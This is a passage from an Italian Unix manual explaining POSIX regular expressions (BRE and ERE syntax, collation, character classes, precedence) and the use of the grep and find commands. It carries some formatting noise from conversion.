23.3.1 Grep e Gzip integrati 2221
23.4 Find 2222
23.5 SED 2234
23.5.1 Avvio dell'eseguibile 2235
23.5.2 Logica di funzionamento 2237
23.5.3 Script e direttive multiple 2239
23.5.4 Direttive 2241
23.5.5 Esempi 2248
23.6 Introduzione a AWK 2251
23.6.1 Principio di funzionamento e struttura fondamentale 2252
23.6.2 Avvio dell'interprete 2260
23.6.3 Espressioni 2262

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

23.6.4 Istruzioni 2273
23.6.5 Variabili predefinite 2287
23.6.6 Esempi 2288
23.6.7 Dichiarazione di funzioni 2291
23.6.8 Array 2293
23.7 Introduzione a M4 2301
23.7.1 Principio di funzionamento 2301
23.7.2 Convenzioni generali 2303
23.7.3 Istruzioni condizionali, iterazioni e ricorsioni 2314
23.7.4 Altre macroistruzioni interne degne di nota 2317
23.8 Riferimenti 2322

`awk` 2251 `changecom` 2318 `define` 2310 `divert` 2320 `dnl` 2317 `egrep` 2219 `fgrep` 2219 `find` 2222 `forloop` 2316 `ifdef` 2314 `ifelse` 2314 `include` 2319 `sed` 2234 `shift` 2316 `sinclude` 2319 `undefine` 2313 `undivert` 2320 `zegrep` 2221 `zfgrep` 2221 `zgrep` 2221

23.1 Espressioni regolari standard

«

L'espressione regolare è un modo per definire la ricerca di stringhe attraverso un modello di comparazione. Viene usato da diversi programmi di servizio, ma non tutti aderiscono alle stesse regole. Per studiare la grammatica delle espressioni regolari, occorre abbandonare qualunque resistenza, tenendo presente che l'interpretazione di queste espressioni va fatta da sinistra a destra; inoltre, ogni simbolo può avere un significato differente in base al contesto in cui si trova.

Raramente si può affermare che un'espressione regolare sia «errata»; nella maggior parte dei casi in cui si commettono degli errori, si ottiene comunque qualcosa che può avere un significato (indipendentemente dal fatto che questa possa avere o meno una corrispondenza). È ancora più difficile che una realizzazione in cui si utilizzano le espressioni regolari sia in grado di segnalare un errore grammaticale nella loro scrittura.

23.1.1 RE: BRE e ERE

Un'espressione regolare, come definita nello standard POSIX, può essere espressa attraverso due tipi di grammatiche differenti: le espressioni regolari di base, o elementari, identificate dall'acronimo BRE (*Basic regular expression*), mentre le espressioni regolari estese, identificate dall'acronimo ERE (*Extended regular expression*). Per fare riferimento a espressioni regolari non meglio definite, si usa anche soltanto l'acronimo RE.

23.1.2 Problemi di localizzazione

L'espressione regolare, essendo un mezzo per identificare una porzione di testo, risente di problemi legati alle definizioni locali degli insiemi di caratteri.

Per prima cosa occorre considerare che gli alfabeti nazionali sono differenti da un linguaggio all'altro. Dal punto di vista della localizzazione, gli elementi che compongono gli alfabeti sono degli ***elementi di collazione*** (*collating element*). Questi elementi compongono un insieme ordinato, definito ***sequenza di collazione*** (*collating sequence*), che permette di stabilire l'ordine alfabetico delle parole.

In situazioni particolari, alcuni elementi di collazione sono rappresentati da più di un carattere, cosa che può dipendere da motivazioni differenti. Per fare un esempio comune, ciò può essere causato dalla mancanza del carattere adatto a rappresentare un certo elemento, come succede nella lingua tedesca quando si utilizza un insieme di caratteri che non dispone delle vocali con la dieresi, oppure manca la possibilità di indicare la lettera «ß»:

```
ß       --> ss
ä       --> ae
ö       --> oe
ü       --> ue
```

Nella lingua tedesca, nel momento in cui si utilizzano le stringhe «ae», «oe», «ue» e «ss», in sostituzione delle lettere che invece avrebbero dovuto essere utilizzate, queste stringhe vanno considerate come la rappresentazione di tali lettere, costituendo così un elemento di collazione unico. Per esempio, in tedesco la parola «schal» viene prima di «schälen», anche se la seconda fosse scritta come «schaelen».

Ai fini della definizione di un'espressione regolare, questo fatto si traduce nella possibilità di fare riferimento a degli elementi di collazione attraverso la stringa corrispondente, nel momento in cui non è possibile, o non conviene usare il carattere che lo rappresenta simbolicamente in base a una codifica determinata. Tuttavia, il testo su cui si esegue la ricerca attraverso un'espressione regolare, viene interpretato a livello di carattere, per cui non è possibile identificare un elemento di collazione in una sottostringa composta da più caratteri. In pratica, un'espressione regolare non riuscirebbe a riconoscere la lettera «ä» nella parola «schaelen».

Alcuni elementi di collazione possono essere classificati come equivalenti. Per esempio, nella lingua italiana le lettere «e», con o senza accento, rappresentano questo tipo di equivalenza. Gli elementi di collazione «equivalenti» costituiscono una ***classe di equivalenza***.

Infine, i caratteri (e non più gli elementi di collazione) possono essere classificati in base a diversi altri tipi di sottoinsiemi, a cui si fa riferimento attraverso dei nomi standard. In generale si tratta di distinguere tra: lettere maiuscole, lettere minuscole, cifre numeriche, cifre alfanumeriche, ecc.

23.1.3 Composizione di un'espressione regolare e corrispondenza

Un'espressione regolare è una stringa di caratteri, i quali, nel caso più semplice, rappresentano esattamente la corrispondenza con la stessa stringa. All'interno di un'espressione regolare possono essere inseriti dei caratteri speciali, per rappresentare delle corrispondenze

in situazioni più complesse. Per fare riferimento a tali caratteri in modo letterale, occorre utilizzare delle tecniche di protezione che variano a seconda del contesto.

I caratteri speciali sono tali solo nel contesto per il quale sono stati previsti. Al di fuori di quel contesto possono essere caratteri normali, o caratteri speciali con un significato differente.

La corrispondenza tra un'espressione regolare e una stringa, quando avviene, serve a delimitare una sottostringa che può andare dalla dimensione nulla fino al massimo della stringa di partenza. È importante chiarire che anche la corrispondenza che delimita una stringa nulla può avere significato, in quanto identifica una posizione precisa nella stringa di partenza. In generale, se sono possibili delle corrispondenze differenti, viene presa in considerazione quella che inizia il più a sinistra possibile e si estende il più a destra possibile.

23.1.3.1 Ancoraggio iniziale e finale

«

In condizioni normali, un'espressione regolare può individuare una sottostringa collocata in qualunque posizione della stringa di partenza. Per indicare espressamente che la corrispondenza deve partire obbligatoriamente dall'inizio della stringa, oppure che deve terminare esattamente alla fine della stringa stessa, si usano due ancore, rappresentate dai caratteri speciali '`^`' e '`$`', ovvero dall'accento circonflesso e dal dollaro.

Per la precisione, un accento circonflesso che si trovi **all'inizio** di un'espressione regolare identifica la sottostringa nulla che si trova idealmente all'inizio della stringa da analizzare; nello stesso modo,

un dollaro che si trovi **alla fine** di un'espressione regolare identifica la sottostringa nulla che si trova idealmente alla fine della stringa stessa. Nel caso particolare delle espressioni regolari BRE, i caratteri '`^`' e '`$`' hanno questo significato anche nell'ambito di una sottoespressione, all'inizio o alla fine della stessa. Una sottoespressione è una porzione di espressione regolare delimitata nel modo che viene mostrato in seguito.

Per fare un esempio, l'espressione regolare '`^ini`' corrisponde alla sottostringa «ini» della stringa «inizio». Nello stesso modo, l'espressione regolare '`ini$`' corrisponde alla sottostringa «ini» della stringa «scalini».

Un'espressione regolare può contenere entrambe le ancore di inizio e fine stringa. In tal caso si cerca la corrispondenza con tutta la stringa di partenza.

23.1.3.2 Delimitazione di una o più sottoespressioni

Una sottoespressione è una porzione di espressione regolare individuata attraverso dei delimitatori opportuni. Per la precisione, si tratta di parentesi tonde normali nel caso di espressioni regolari ERE (estese), oppure dei simboli '`\(`' e '`\)`' nel caso di espressioni regolari BRE.

La delimitazione di sottoespressioni può servire per regolare la precedenza nell'interpretazione delle varie parti dell'espressione regolare, oppure per altri scopi che dipendono dal programma in cui vengono utilizzate. In generale, dovrebbe essere ammissibile la definizione di sottoespressioni annidate.

Per fare un esempio, l'espressione regolare BRE '`\(anto\)logia`'

corrisponde a una qualunque sottostringa '**antologia**'. Nello stesso modo funziona l'espressione regolare ERE '**(anto)logia**'.

23.1.3.3 Riferimento a una sottoespressione precedente (solo BRE)

«

Nelle espressioni regolari di tipo BRE è possibile utilizzare la forma '***n***', dove ***n*** è una cifra numerica da uno a nove, per indicare la corrispondenza con l'***n***-esima sottoespressione precedente. Per esempio, l'espressione regolare '**\(sia\) questo \1**' corrisponde alla sottostringa '**sia questo sia**' di un testo che può essere anche più lungo.

È importante osservare che la corrispondenza della forma '***n***' rappresenta ciò che è stato trovato effettivamente attraverso la sottoespressione, mentre se si volesse semplicemente ripetere lo stesso modello, basterebbe riscriverlo tale e quale.

23.1.3.4 Sottoespressioni alternative (solo ERE)

«

Esclusivamente nelle espressioni regolari ERE (estese), è possibile indicare la corrispondenza alternativa tra due modelli utilizzando il carattere speciale '**|**' (la barra verticale). Di solito si utilizza questa possibilità delimitando espressamente le sottoespressioni alternative, in modo da evitare ambiguità, tuttavia questo non dovrebbe essere necessario, dal momento che si tratta di un operatore con un livello molto basso di precedenza.

Per esempio, l'espressione regolare '**((auto)|(dog))matico**' può corrispondere indifferentemente alla sottostringa '**automatico**' oppure '**dogmatico**'.

23.1.3.5 Corrispondenza con un carattere singolo

In un'espressione regolare, qualsiasi carattere che nel contesto non abbia un significato particolare, corrisponde esattamente a se stesso. Il carattere speciale '`.`' (il punto), rappresenta un carattere qualunque, a esclusione di *<NUL>*. Per esempio, l'espressione regolare '**`nuo.o`**' corrisponde a '**`nuoto`**', '**`nuovo`**' e ad altre sottostringhe simili. Per indicare un punto letterale, occorre utilizzare l'espressione '`\.`' (barra obliqua inversa, punto).

È possibile definire anche la corrispondenza con un carattere scelto tra un insieme preciso, utilizzando una notazione speciale, ovvero un'***espressione tra parentesi quadre***:

[***elenco_corrispondente***]

[^***elenco_non_corrispondente***]

Come si vede dallo schema sintattico, si distinguono due situazioni fondamentali: nel primo caso si definisce un elenco di corrispondenze; nel secondo si ottiene questa definizione indicando un elenco di caratteri che non si vogliono trovare. Si osservi che per negare l'elenco di corrispondenze si utilizza l'accento circonflesso, il quale assume così un significato speciale, differente dall'ancora di inizio già descritta.

L'elenco tra parentesi quadre può essere un elenco puro e semplice di caratteri (lungo a piacere), per cui, per esempio, l'espressione regolare '**`piccol[aieo]`**' corrisponde indifferentemente alle sottostringhe «piccola», «piccoli», «piccole» e «piccolo». In alternativa

può essere rappresentato attraverso uno o più intervalli di caratteri, ma questo implica delle complicazioni che vengono descritte in seguito.

Per negare un elenco, lo si fa precedere da un accento circonflesso. Per esempio, l'espressione regolare '**aiut[^ia]**' può corrispondere alla sottostringa «aiuto» e anche a molte altre, ma non può corrispondere né ad «aiuti», né ad «aiuta».

Dal momento che l'accento circonflesso ha un significato speciale se appare all'inizio di tale contesto, questo può essere usato in modo letterale solo in una posizione più avanzata.

Infine, per indicare una parentesi quadra aperta letterale in un contesto normale, al di fuori delle espressioni tra parentesi quadre, basta l'espressione '**\[**'.

23.1.3.6 Corrispondenze multiple

«

Alcuni caratteri speciali fungono da operatori che permettono di definire e controllare il ripetersi di un modello riferito a un carattere precedente, a una sottoespressione precedente, oppure a un riferimento all'indietro delle espressioni regolari BRE.

In tutti i tipi di espressione regolare, l'asterisco ('*****') corrisponde a nessuna o più ripetizioni di ciò che gli precede. Per esempio, l'espressione regolare '**aiuto***' corrisponde alla sottostringa «aiut», oppure «aiuto», come anche ad «aiutooooooooo», ecc. Inoltre, è il caso di osservare che l'espressione regolare '**.***' corrisponde a qualunque stringa, di qualunque dimensione.

Per indicare un asterisco letterale in un contesto normale, basta farlo precedere da una barra obliqua inversa: '*****'.

Nel caso di espressioni regolari ERE si possono utilizzare anche gli operatori '**+**' e '**?**', per indicare rispettivamente una o più occorrenze dell'elemento precedente, oppure zero o al massimo un'occorrenza di tale elemento. Per esempio, l'espressione regolare '**aiuto+**' corrisponde alla sottostringa «aiuto», oppure «aiutoo», «aiutooooo», ecc., mentre l'espressione regolare '**aiuto?**' può corrispondere alla sottostringa «aiut», oppure «aiuto».

Le espressioni regolari BRE e ERE permettono l'utilizzo di un'altra forma più precisa e generalizzata per esprimere la ripetizione di qualcosa. Nel caso di BRE si usano i modelli seguenti:

```
\{n\}
```

```
\{n,\}
```

```
\{n,m\}
```

Nel caso di ERE si usano forme equivalenti senza le barre oblique inverse:

```
{n}
```

```
{n,}
```

```
{n,m}
```

Si tenga presente che ***n*** rappresenta un numero non negativo, mentre ***m***, se utilizzato, deve essere un numero maggiore di ***n***.

Nella prima delle tre forme, si intende indicare la ripetizione di ***n*** volte esatte l'elemento precedente; nella seconda si intendono almeno ***n*** volte; nella terza si intendono tante ripetizioni da ***n*** a ***m***. In generale, per garantire che un'espressione regolare sia portabile, occorre che il limite massimo rappresentato da ***m*** non superi 255.

23.1.4 Espressioni tra parentesi quadre

«

Si è accennato all'uso delle espressioni tra parentesi quadre, per indicare la scelta tra un elenco di caratteri, o tra tutti i caratteri esclusi quelli dell'elenco. Un'espressione del genere si traduce sempre nella corrispondenza con un carattere singolo. All'interno di un'espressione del genere, si possono utilizzare forme particolari per indicare un carattere, attraverso un simbolo di collazione, una classe di equivalenza, oppure attraverso una classe di caratteri. È molto importante anche la possibilità di definire degli intervalli, la quale non è ancora stata affrontata nella descrizione precedente di queste espressioni.

23.1.4.1 Corrispondenza con un elemento di collazione

«

Se si hanno difficoltà a indicare dei caratteri in un'espressione tra parentesi quadre, potrebbe essere opportuno indicarli attraverso l'elemento di collazione corrispondente. Supponendo che nella localizzazione utilizzata esista l'elemento di collazione '**ä**', identificato dal simbolo di collazione '**<a:>**', mancando la possibilità di usare il carattere corrispondente, questo si potrebbe esprimere nella forma '**[.a:.]**'.

In generale, è possibile indicare un carattere singolo all'interno dei delimitatori '`[.`' e '`.]`', come se fosse un elemento di collazione. Per esempio, '`[.a.]`' è perfettamente uguale all'espressione '`a`'. In questo modo, si può usare la tecnica di rappresentazione degli elementi di collazione quando il contesto rende difficile l'indicazione di qualche carattere.

È necessario ribadire che il simbolo di collazione può apparire solo all'interno di un'espressione tra parentesi quadre. Per fare un esempio pratico, Se ci si trova in una localizzazione adatta, volendo scrivere un'espressione regolare che corrisponda alla sottostringa «schälen», non potendo rappresentare il carattere «ä» si dovrebbe scrivere: '`sch[[.a:.]]len`', dove '`[.a:.]`' si sostituisce al carattere «ä», avendo definito che il simbolo di collazione per questo è '`<a:>`'.

23.1.4.2 Corrispondenza con una classe di equivalenza

Nell'ambito della sequenza di collazione della localizzazione che si usa, alcuni elementi possono essere considerati equivalenti ai fini dell'ordinamento. Questi elementi costituiscono una classe di equivalenza. All'interno di un'espressione tra parentesi quadre, per fare riferimento a un elemento qualunque di una certa classe di equivalenza, basta indicare uno di questi tra i delimitatori '`[=`' e '`=]`'. Per esempio, se si suppone che le lettere «e», «è» ed «é», appartengono alla stessa classe di equivalenza, per indicare indifferentemente una di queste, basta la notazione '`[=e=]`'.

Per indicare effettivamente una classe di equivalenza in un'espressione regolare, occorre ricordare che questa va inserita all'interno di un'espressione tra parentesi quadre. In pratica, l'espressione regolare che corrisponde indifferentemente alla stringa «e», «è» o «é», è

‘**[[=e=]]**’. Si osservi che in alternativa si potrebbe scrivere anche ‘**[eèé]**’.

23.1.4.3 Corrispondenza con una classe di caratteri

Nell’ambito della localizzazione, sono definiti alcuni gruppi di caratteri, attraverso l’uso di parole chiave standard. Per esempio: ‘**alpha**’ definisce l’insieme delle lettere alfabetiche; ‘**digit**’ definisce l’insieme delle cifre numeriche; ‘**space**’ definisce l’insieme dei caratteri che visivamente si traducono in uno spazio di qualche tipo. Oltre a queste, sono definiti dei raggruppamenti, come nel caso di ‘**alnum**’ che indica l’insieme di ‘**alpha**’ e ‘**digit**’.

All’interno di un’espressione tra parentesi quadre, per indicare una classe di caratteri, si usa il nome riconosciuto dalla localizzazione, racchiuso tra i delimitatori ‘**[:**’ e ‘**:]**’. Per ottenere la corrispondenza con una sottostringa del tipo ‘**file*n***’, dove ***n*** può essere una cifra numerica qualunque, si può utilizzare l’espressione regolare ‘**file[[:digit:]]**’.

La tabella 23.2 riepiloga i nomi delle classi di caratteri riconosciuti normalmente dalle localizzazioni (si veda anche la pagina di manuale *locale(5)*).

Tabella 23.2. Elenco dei nomi standard attribuiti alle classi di caratteri.

Classe di caratteri	Descrizione
`upper`	Collezione alfabetica delle lettere maiuscole.
`lower`	Collezione alfabetica delle lettere minuscole.

Classe di caratteri	Descrizione
`alpha`	Lettere alfabetiche: di solito l'unione di '**`upper`**' e '**`lower`**'.
`digit`	Cifre numeriche.
`alnum`	Cifre alfanumeriche: di solito l'unione di '**`alpha`**' e '**`digit`**'.
`punct`	I caratteri di punteggiatura.
`space`	I caratteri definiti come «spazi bianchi» per qualche motivo.
`blank`	Di solito comprende solo '**`<space>`**' e '**`<tab>`**'.
`cntrl`	I caratteri di controllo che non possono essere rappresentati.
`graph`	Caratteri grafici: di solito l'unione di '**`alnum`**' e '**`punct`**'.
`print`	Caratteri stampabili: di solito l'insieme di '**`alnum`**', '**`punct`**' e di '**`<space>`**'.
`xdigit`	Cifre numeriche e alfabetiche per rappresentare numeri esadecimali.

23.1.4.4 Intervalli di caratteri

All'interno di un'espressione tra parentesi quadre, possono apparire degli intervalli di caratteri, includendo eventualmente anche gli elementi di collazione. Al contrario, non si possono usare le classi di equivalenza e nemmeno le classi di caratteri per indicare degli intervalli, perché non si traducono in un carattere preciso nell'ambito della codifica. La forma per esprimere un intervallo è la seguente:

inizio*–*fine

Questo lascia intendere che il trattino (‘**-**’) abbia un significato particolare all’interno di un’espressione tra parentesi quadre. Per fare un esempio molto semplice, l’espressione regolare ‘**`[a-d]`**’ rappresenta un carattere compreso tra «a» e «d», in base alla localizzazione.

Gli intervalli si possono mescolare con gli elenchi e anche con altri intervalli. Per esempio, l’espressione regolare ‘**`[a-dhi]`**’ individua un carattere compreso tra «a» e «d», oppure anche «h» o «i».

Possono essere aggregati più elenchi assieme, ma tutti questi devono avere un inizio e una fine indipendente. Per esempio, l’espressione regolare ‘**`[a-cg-z]`**’ rappresenta due intervalli, rispettivamente tra «a» e «c», e tra «g» e «z». Al contrario, l’espressione regolare ‘**`[a-c-z]`**’ indica l’intervallo da «a» a «c», oppure il trattino (perché è fuori dal contesto previsto per indicare un intervallo), oppure «z».

Quando si indicano degli intervalli occorre prestare attenzione alla configurazione locale per sapere esattamente cosa viene coinvolto. In generale, per questo motivo, le espressioni regolari che contengono espressioni tra parentesi quadre con l’indicazioni di intervalli, non sono portabili da un sistema all’altro.

23.1.4.5 Protezione all'interno di espressioni tra parentesi quadre

Dal momento che in un'espressione tra parentesi quadre i caratteri '`^`', '`-`' e '`]`', hanno un significato speciale, per poterli utilizzare, occorrono degli accorgimenti: se si vuole usare l'accento circonflesso in modo letterale, è necessario che questo non sia il primo; per indicare il trattino si può descrivere un intervallo, in cui sia posto come carattere iniziale o finale. In alternativa, i caratteri che non si riescono a indicare (come le parentesi quadre), possono essere racchiuse attraverso i delimitatori dei simboli di collazione: '`[.[.]`' e '`[.].]`' per le parentesi e '`[.-.]`' per un trattino.

All'interno di un'espressione tra parentesi quadre, i caratteri che sono speciali al di fuori di questo contesto, qui perdono il loro significato particolare (come nel caso del punto e dell'asterisco ('`*`'), oppure ne acquistano uno nuovo (come nel caso dell'accento circonflesso).

23.1.5 Precedenze

Dopo la difficoltà che si affronta per comprendere il funzionamento delle espressioni regolari, l'ordine in cui le varie parti di queste vengono risolte, dovrebbe essere abbastanza intuitivo. La tabella 23.3 riassume questa sequenza, distinguendo tra espressioni BRE e ERE.

Tabella 23.3. Ordine di precedenza, dal più alto al più basso.

Tipo di componente l' espressione	Operatore BRE	Operatore ERE

Contenuto delle espressioni tra parentesi quadre.	`[= =]`
	`[: :]`
	`[. .]`
		`[= =]`
		`[: :]`
		`[. .]`

Caratteri speciali resi letterali.	`\`***carattere_speciale***	`\`***carattere_speciale***
Espressioni tra parentesi quadre.	`[ ]`	`[ ]`
Sottoespressioni e riferimenti all'indietro (BRE).	`\( \)` `\`***n***	
Raggruppamenti (ERE).		`( )`

Ripetizioni.	`*`
	`\{`***m*** `,` ***n*** `\}`
		`*`
		`+`
		`?`
		`{`***m*** `,` ***n*** `}`

Concatenamento di espressioni (non si usano simboli).		
Ancore iniziali e finali.	`^` `$`	`^` `$`

Tipo di componente l' espressione	Operatore BRE	Operatore ERE
Alternanza (solo ERE).		|

23.2 Confronto sintetico tra le espressioni regolari «reali»

Date le diversità notevoli tra tutti i tipi di espressione regolare che si utilizzano in pratica con i programmi che ne fanno uso, vale la pena di riepilogare le differenze fondamentali tra lo standard POSIX e le realtà più importanti. In questo capitolo si raccolgono solo alcune tabelle di comparazione, che mostrano l'abbinamento tra diversi modelli di espressione compatibili. Le descrizioni sono scarne, tuttavia quello che si vede dovrebbe servire per collegare le cose, permettendo di comprendere quali sono le estensioni di ogni realizzazione.

Tabella 23.4. Confronto tra gli operatori fondamentali.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
escape	\	\	\	\	\
ancora iniziale	^	^	^	^	^
ancora finale	$	$	$	$	$
alternativa		|	\\|	|	|
raggruppamento	\(\)	( )	\(\)	( )	( )

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
elenco	`[ ]`	`[ ]`	`[ ]`	`[ ]`	`[ ]`
riferimento	\n		\n	\n	\n

Tabella 23.5. Confronto tra gli operatori interni alle espressioni tra parentesi quadre.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
sequenze	xy...	xy...	xy...	xy...	xy...
intervalli	x-y	x-y	x-y	x-y	x-y
elementi di collazione	`[. .]`	`[. .]`			
caratteri equivalenti	`[= =]`	`[= =]`			
classi di caratteri	`[: :]`	`[: :]`	`[: :]`	`[: :]`	`[: :]`

Tabella 23.6. Simboli speciali.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	`[[:alnum:]_]` `[[:word:]]`	`[[:alnum:]_]` `[[:word:]]`	`\w`	`\w`	`\w` `[[:alnum:]_]` `[[:word:]]`

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	`[^[:alnum:]_]` `[^[:word:]]`	`[^[:alnum:]_]` `[^[:word:]]`	`\W`	`\W`	`\W` `[^[:alnum:]_]` `[^[:word:]]`
inizio di parola			`\<`	`\<`	
fine di parola			`\>`	`\>`	
inizio o fine parola			`\b`	`\b`	`\b`
interno di una parola			`\B`	`\B`	`\B`
	`[[:space:]]`	`[[:space:]]`	`[[:space:]]`	`[[:space:]]`	`\s` `[[:space:]]`
	`[^[:space:]]`	`[^[:space:]]`	`[^[:space:]]`	`[^[:space:]]`	`\S` `[^[:space:]]`
	`[[:digit:]]`	`[[:digit:]]`	`[[:digit:]]`	`[[:digit:]]`	`\d` `[[:digit:]]`
	`[^[:digit:]]`	`[^[:digit:]]`	`[^[:digit:]]`	`[^[:digit:]]`	`\D` `[^[:digit:]]`

Tabella 23.7. Operatori di ripetizione.

	BRE POSIX	ERE POSIX	BRE GNU	ERE GNU	Perl
	*x**	*x**	*x**	*x**	*x**
il minimo di *x**					*x**?
		x?	*x*\?	*x*?	*x*?
il minimo di *x*?					*x*??
		x+	*x*\+	*x*+	*x*+
il minimo di *x*+					*x*+?
	x\{*n*\}	*x*{*n*}	*x*\{*n*\}	*x*{*n*}	*x*{*n*}
	x\{*n*,\}	*x*{*n*,}	*x*\{*n*,\}	*x*{*n*,}	*x*{*n*,}
il minimo di *x*{*n*,}					*x*{*n*,}?
	x\{*n*,*m*\}	*x*{*n*,*m*}	*x*\{*n*,*m*\}	*x*{*n*,*m*}	*x*{*n*,*m*}
il minimo di *x*{*n*,*m*}					*x*{*n*,*m*}?

In generale, si può osservare che i programmi GNU e Perl non permettono l'indicazione di simboli di collazione e nemmeno di classi di equivalenza.

A differenza di ciò che si vede di solito, Perl introduce un concetto nuovo: la corrispondenza minima di un'espressione regolare. Que-

sto può essere molto importante in Perl, quando si delimitano delle sottoespressioni per estrapolare delle parti differenti di una stringa.

23.3 Grep

Il programma Grep[1] esegue una ricerca all'interno dei file in base a un modello espresso normalmente in forma di espressione regolare. Storicamente sono esistite tre versioni di questo programma: '**grep**', '**egrep**' e '**fgrep**', ognuna specializzata in un tipo di ricerca. Attualmente, Grep comprende tutte queste funzionalità in un solo programma; tuttavia, in alcuni casi, per mantenere la compatibilità con il passato, possono trovarsi sistemi che mettono a disposizione anche i programmi '**egrep**' e '**fgrep**' in forma originale.

L'eseguibile '**grep**' compie una ricerca all'interno dei file indicati come argomento oppure all'interno dello standard input:

```
grep [opzioni] modello [file...]
```

```
grep [opzioni] -e modello [file...]
```

```
grep [opzioni] -f file_modello [file...]
```

Il modello di ricerca può essere semplicemente il primo degli argomenti che seguono le opzioni, oppure può essere indicato precisamente come argomento dell'opzione '**-e**', oppure ancora può essere contenuto in un file che viene indicato attraverso l'opzione '**-f**'. La tabella 23.8 elenca le opzioni principali.

Tabella 23.8. Opzioni principali di '**grep**'.

Opzione	Descrizione
`-G`	Utilizza un'espressione regolare elementare (comportamento predefinito).
`-E`	Utilizza un'espressione regolare estesa. Se si avvia il programma con il nome '**egrep**', è come utilizzare l'eseguibile '**grep**' con l'opzione '**-E**'.
`-F`	Utilizza un modello fatto di stringhe fisse. Se si avvia il programma con il nome '**fgrep**', è come utilizzare l'eseguibile '**grep**' con l'opzione '**-F**'.
`-e` ***modello***	Specifica il modello di ricerca.
`-f` ***file***	Specifica il nome di un file contenente il modello di ricerca.
`-i`	Ignora la differenza tra maiuscole e minuscole.
`-n`	Aggiunge il numero di riga.
`-c`	Emette solo il totale delle righe corrispondenti per ogni file.
`-h`	Elimina l'intestazione normale per le ricerche su più file.
`-l`	Emette solo i nomi dei file per i quali la ricerca ha avuto successo.
`-L`	Emette solo i nomi dei file per i quali la ricerca non ha avuto successo.
`-v`	Inverte il senso della ricerca: valgono le righe che non corrispondono.

Segue la descrizione di alcuni esempi.

- `$` **`grep -F -e ciao -i -n *`** [*Invio*]

Cerca all'interno di tutti i file contenuti nella directory corrente la corrispondenza della parola «ciao» senza considerare la differenza tra le lettere maiuscole e quelle minuscole. Visualizza il numero e il contenuto delle righe che contengono la parola cercata.

- `$ grep -E -e "scal[oa]" elenco`[*Invio*]

  Cerca all'interno del file '`elenco`' le righe contenenti la parola «scalo» o «scala».

- `$ grep -E -e \`.*\' elenco`[*Invio*]

  Questo è un caso di ricerca particolare in cui si vogliono cercare le righe in cui appare qualcosa racchiuso tra apici singoli, nel modo '`` `...' ``'. Si immagina però di utilizzare la shell standard con la quale è necessario proteggere gli apici da un altro tipo di interpretazione. In questo caso la shell fornisce a '**grep**' solo la stringa '`` `.*' ``'.

- `$ grep -E -e "\`.*\'" elenco`[*Invio*]

  Questo esempio deriva dal precedente. Anche in questo caso si suppone di utilizzare la shell standard, ma questa volta viene fornita a '**grep**' la stringa '`` \`.*\' ``' che fortunatamente viene interpretata ugualmente da '**grep**' nel modo corretto.

23.3.1 Grep e Gzip integrati

Normalmente, i programmi eseguibili (o i collegamenti) che compongono Grep, sono accompagnati da una serie di script che facilitano le ricerche all'interno di file compressi con Gzip o con Compress:

```
zgrep [opzioni] modello [file...]
```

```
zegrep [opzioni] modello [file...]
```

```
zfgrep [opzioni] modello [file...]
```

L'utilizzo è equivalente ai programmi '**grep**', '**egrep**' e '**fgrep**', con la differenza che si intendono scandire file compressi. Di solito, tali script funzionano correttamente anche se in realtà i file da analizzare non sono compressi affatto.

23.4 Find

«

Il programma Find[2] esegue una ricerca, all'interno di uno o più percorsi, per i file che soddisfano delle condizioni determinate, legate alla loro apparenza esterna e non al loro contenuto. Per ogni file o directory trovati, può essere eseguito un comando (programma, script o altro) che a sua volta può svolgere delle operazioni su di essi.

Qui non vengono descritte tutte le funzionalità di Find: una volta appresi i rudimenti del suo funzionamento, conviene consultare il documento *info find* oppure la pagina di manuale *find(1)*.

Find si compone in pratica dell'eseguibile '**find**', il quale ha una sintassi piuttosto insolita, oltre che complessa, anche se dallo schema seguente non sembrerebbe così. È anche indispensabile tenere a mente che molti dei simboli utilizzati negli argomenti dell'eseguibile '**find**' potrebbero essere interpretati e trasformati dalla shell, di

conseguenza può essere necessario utilizzare le tecniche che la shell stessa offre per evitarlo.

```
find [percorso...] [espressione]
```

Find esegue una ricerca all'interno dei percorsi indicati per i file che soddisfano l'espressione di ricerca. Il primo argomento che inizia con '**-**', '**(**', '**)**', '**,**' o '**!**' (trattino, parentesi tonda, virgola, punto esclamativo) viene considerato come l'inizio dell'espressione, mentre gli argomenti precedenti sono interpretati come parte dell'insieme dei percorsi di ricerca.

Se non vengono specificati percorsi di ricerca, si intende la directory corrente; se non viene specificata alcuna espressione, o semplicemente se non viene specificato nulla in contrario, viene emesso l'elenco dei nomi trovati.

Il concetto di espressione nella documentazione di Find è piuttosto ampio e bisogna fare un po' di attenzione. Si può scomporre idealmente nello schema seguente:

```
[opzione...] [condizioni]
```

A loro volta, le condizioni possono essere di due tipi: test e azioni. Ma, mentre le opzioni devono apparire prima, test e azioni possono essere mescolati tra loro.

Le opzioni rappresentano un modo di configurare il funzionamento del programma, così come di solito accade nei programmi di servizio. Le condizioni sono espressioni che generano un risultato logico e come tali vanno trattate: per concatenare insieme più condizioni

occorre utilizzare gli operatori booleani.

Tabella 23.9. Alcune opzioni importanti. Le opzioni si collocano prima delle condizioni (test e azioni).

Opzione	Descrizione
`-depth`	Elabora prima il contenuto delle directory. In pratica si ottiene una scansione che parte dal livello più profondo fino al più esterno.
`-xdev` `-mount`	Non esegue la ricerca nelle directory contenute all'interno di file system differenti da quello di partenza. Tra i due è preferibile usare '**`-xdev`**'.
`-noleaf`	Non ottimizza la ricerca. Questa opzione è necessaria quando si effettuano ricerche all'interno di file system che non seguono le convenzioni Unix, come nel caso di CD-ROM senza le estensioni necessario, o partizioni Dos.

L'esempio seguente elenca tutti i file e le directory a partire dalla posizione corrente restando nell'ambito del file system di partenza:

```
$ find . -xdev -print [Invio]
```

Come già accennato, i test sono condizioni che vengono valutate per ogni file e directory incontrati. Il risultato delle condizioni può essere *Vero* o *Falso*. Quando vengono indicate più condizioni, queste devono essere unite in qualche modo attraverso degli operatori booleani per ottenere una sola grande condizione. Se non viene specificato diversamente, viene utilizzato automaticamente l'operatore AND: '**`-a`**'.

All'interno dei test, gli argomenti numerici possono essere preceduti

o meno da un segno:

`+`***n***	Indica un numero maggiore di ***n***.
`-`***n***	Indica un numero minore di ***n***.
n	Indica un numero esattamente uguale a ***n***.

